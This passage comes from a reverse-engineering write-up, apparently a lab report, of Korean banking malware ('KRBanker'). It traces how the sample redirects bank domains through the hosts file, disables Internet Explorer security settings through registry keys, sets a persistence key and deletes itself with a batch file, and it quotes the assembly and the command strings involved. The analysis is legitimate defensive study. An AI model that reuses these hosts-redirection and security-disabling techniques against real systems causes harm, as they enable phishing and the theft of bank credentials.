


New locations^



And it's gone!


Funny, finding what look like bugs in malware. Good going malware devs.



After the del call, we jump right into the next interesting function: delHostsAndWriteBatch


delHostsAndWriteBatch:

Now the one thing I wanted to see is the string for the batch file name, which wasn't visible in ida, should be in plain text here. Address is 40165d.




And look at that! It's named "DeleteBat.bat". At least it's descriptive.

After that, we delete the hosts file a few lines of asm later.




It did, in fact, disappear.

Next comes the batch file creation/writing. This is at address 401692, so that's the next breakpoint target.



Batch file was created in the program directory as seen above.



These are the file contents.

%1 and %0 are the command line args when it gets ran. del %0 means delete itself.


After a bit of testing, the %1 is the program calling it, as in it deletes itself at this point.

That would be the complete execution.

Now, what if we go back, and there wasn't a legit RunPach key path?


According to the function above, instead of going into the delete executing program code, it should skip it and return.

As such, it looks like this block is unreachable:



Weird. Wont get there because the program deletes right before it executes and theres no way to jump to it.


I’m not going to manually delete the key right now, so let’s just fudge the jz a bit at 401508.




Changing the zero flag worked, and took us back to the second function to execute.

DeleteHDSoftKey:

This does one big thing: opening and deleting the HDSoft category of keys.



Does what it says on the tin. Manually verified it deleted the key.




Restarting the program now hits me with one of those failure messages I've always been seeing.

Well, at least it stopped trying to delete itself once RunPach was gone.

Onto the third function.


CreateAndWriteHostsFIle:

This function focuses on recreating the hosts file with legitimate values.




Running it through, it does generate the path to the (previously deleted) hosts file.

It tries to delete it again, spitting out error not found(obviously), and then creates it fresh.




Was, in fact, created
. There's absolutely easier ways to create a fresh file than deleting and recreating, then opening and writing. Just do fopen with w+ which creates it if it doesnt exist, and if it does, deletes the contents, and then opens it. THEY EVEN HAVE A FUNCTION TO DO THAT ALREADY FOR THE BATCH FILE???????

That's just programming semantics and the software engineer in me ranting though, not important. It still works.




After creation, it opens and sets the write file with the generic address in it.




And the file gets populated!

At this point, the program just terminates, and major branch 2 of 3 is complete.

The final branch is running it without command line args fresh- which is what installs the garbage to your computer.



Clean args



And this time we move right on past the test after CommandLineArgCheck in main!

```
.text:00401042 lea     ecx, [esp+704h+ServerAddress]
.text:00401046 lea     edx, [esp+704h+Buffer]
.text:0040104D push    ecx
.text:0040104E push    offset Format   ; "cmd /c echo  %s www.kbstar.com kbstar.c"...
.text:00401053 push    edx             ; Buffer
.text:00401054 call    _sprintf
.text:00401059 add     esp, 0Ch
.text:0040105C call    CommandLineArgCheck
.text:00401061 test    eax, eax
.text:00401063 pop     edi
.text:00401064 jnz     short loc_40108D
```

```
.text:00401066 lea     eax, [esp+700h+CmdLine]
.text:0040106D push    eax             ; lpCmdLine
.text:0040106E call    executeCommandLineScript
.text:00401073 lea     ecx, [esp+704h+Buffer]
.text:0040107A push    ecx             ; lpCmdLine
.text:0040107B call    executeCommandLineScript
.text:00401080 add     esp, 8
.text:00401083 call    setIERegistryValues
.text:00401088 call    SetRunPach
```

(for reference)

The first executeCommandLineScript still does… nothing. Wonder why it was written that way.

The second one is definitely populated with the address from config.ini concatenated with the string of banking sites.

```
3: [esp+8] 332E3231 332E3231
4: [esp+C] 362E3534 362E3534
5: [esp+10] 392E3837 392E3837

0019F7E0  0019FAE8  "cmd /c echo  12.345.678.90 www.kbstar.com kbstar.com obank.kbstar.com banking.nonghy
0019F7E4  0019F8E8
0019F7E8  332E3231
0019F7EC  362E3534
0019F7F0  392E3837
```

hosts - Notepad

File Edit Format View Help

```
12.345.678.90 www.kbstar.com kbstar.com obank.kbstar.com banking.nonghyup.com w
```


Hosts is now back to this!

setIERegistryVals:


Next comes the registry key setting for internet explorer. Nothing of note here. The first time I ran this, I did get a popup from IE saying that protections were off and that I probably shouldn't have it like that(the same way real time protection does).

Nothing particularly interesting there, moving onto the last one, which creates and sets RunPach.

SetRunPach:




The first job is to create and open the HDSoft key^




Successfully created

Next is to create the RunPach inside of it with our location




Which it does set up



And successfully does

At this point, that is the last of this branch, and it returns/exits.

Running it with the command line arguments again triggers the program deletion, but missing half the stuff because RunPach exists, and results in a sloppy end result. It's malware anyhow, why would it care?



For example, hosts is then missing and never gets recreated.

Final Summary:

What happens when the malware runs?

Upon running the malware, initially there is a check to see if 101 in decimal is the second command line arg, which differentiates between the major paths that the execution of this malware can take.

This argument makes the difference between setting up the malicious aspects, and deleting them or removing itself.

There are 3 main paths that come out of this check. 2 depend on having the command line arg, 1 without.

Path 1- Initial run, no command line args

Upon running this malware for the first time with no command line arguments, the segments of code that set up the malicious aspects on a computer are run.

Hosts File Editing:

The first part of this writes a specific string to the hosts file located at '\system32\drivers\etc\hosts'. The hosts file allows for redirection of any input urls into any internet browser(easiest with IE) to redirect to whatever address is listed in this file. If the address in question contains a spoofed site that looks identical to the legit one, it is nearly impossible to tell the difference.

The address in question is contained in a 'config.ini' file, under a section labeled '[start]' and a key labeled 'SERVER'. This file is located in the same directory as the main malware executable.


The line written to the hosts file redirects the following urls to whatever address is in the config file.

- www.kbstar.com
- kbstar.com
- obank.kbstar.com
- banking.nonghyui.com
- www.wooribank.com
- wooribank.com
- pib.wooribank.com
- bank.keb.co.kr
- www.keb.co.kr
- www.keb.co.kr

All of these are(or were) korean banking/online banking websites at some point in time.

Upon entering any of the above urls, you would be redirected to a spoofed/fake scam website in which they would try to capture your login info. As a person would have just entered a legitimate address, it would be very easy to fool them into entering their login info.

Unfortunately there was no config.ini file included with the binary, but creating my own does indeed have the expected effects, and redirects the above urls to a given address(tried with google's main address)



The end result of the hosts file looks like the image above. The address comes first, and then the series of urls to redirect to said address.

Registry Editing:


The next part of this is some registry editing. The registry key located at ‘HKEY__CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones’ with key 1201 has its value set to 0.

The zones section controls the security levels of various internet browser related actions, if a given action is allowed, allowed with admin permissions, or blocked entirely. The action tied to key 1201 is the “execution of activex scripts that may be marked as unsafe”. Activex is an internet explorer scripting language/functionality, and the value of 0 means it is allowed in any situation. This change to this key allows for potentially unsafe sites to execute potentially unsafe scripts that would otherwise be blocked normally.

Next, a key with the following location is created: ‘HKEY_USERS\S-1-5-21-1085031214-651377827-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{19178698-7CBB-437F-8DC4-656B041FF525}Machine\Software\Policies\Microsoft\Internet Explorer\Security’

And a key with the following location is also created as well: ‘HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Internet Explorer\Security’. Then, a subkey called ‘disableSecuritySettingsCheck‘ at this location is created and set to 1. This prevents Internet Explorer from accessing its security settings, and as such the security of the browser with this key in place is greatly reduced.

A third and final key is created at ‘HKEY_CURRENT_USER\SoftWare\HDSoft’, and then a subkey called ‘RunPach’ with a value of the exe’s program directory is created.



The end result looks something like the image above.

The program then terminates after finishing this, and it is set up to attempt to steal banking data from users.

Path 2- Second run, but with command line arg “101”

The arg “101” is 0x65 or “e”, and there is a check for this which differentiates the functionality described above with the functionality to start removing its traces from the pc.

This path is also contingent on having a valid key at ‘HKEY_CURRENT_USER\SoftWare\HDSoft\RunPach’ that returns the program directory. Having this or not having this makes the difference between path 2 and path 3 of program execution.

(Attempted) Deletion of Related Exe:

The path from the RunPach key is pulled, and improperly concatenated to the file name of ‘HDExpress.exe”. It then attempts to delete the improperly concatenated file name.

For example, this is our program directory: C:\\Users\\Student\\Downloads\\KRBanker\\KRBanker\\KRBanker\\HDSetup.exe where HDSetup.exe is the malware’s main exe.

The file path from RunPach is ‘C:\\Users\\Student\\Downloads\\KRBanker\\KRBanker\\KRBanker’

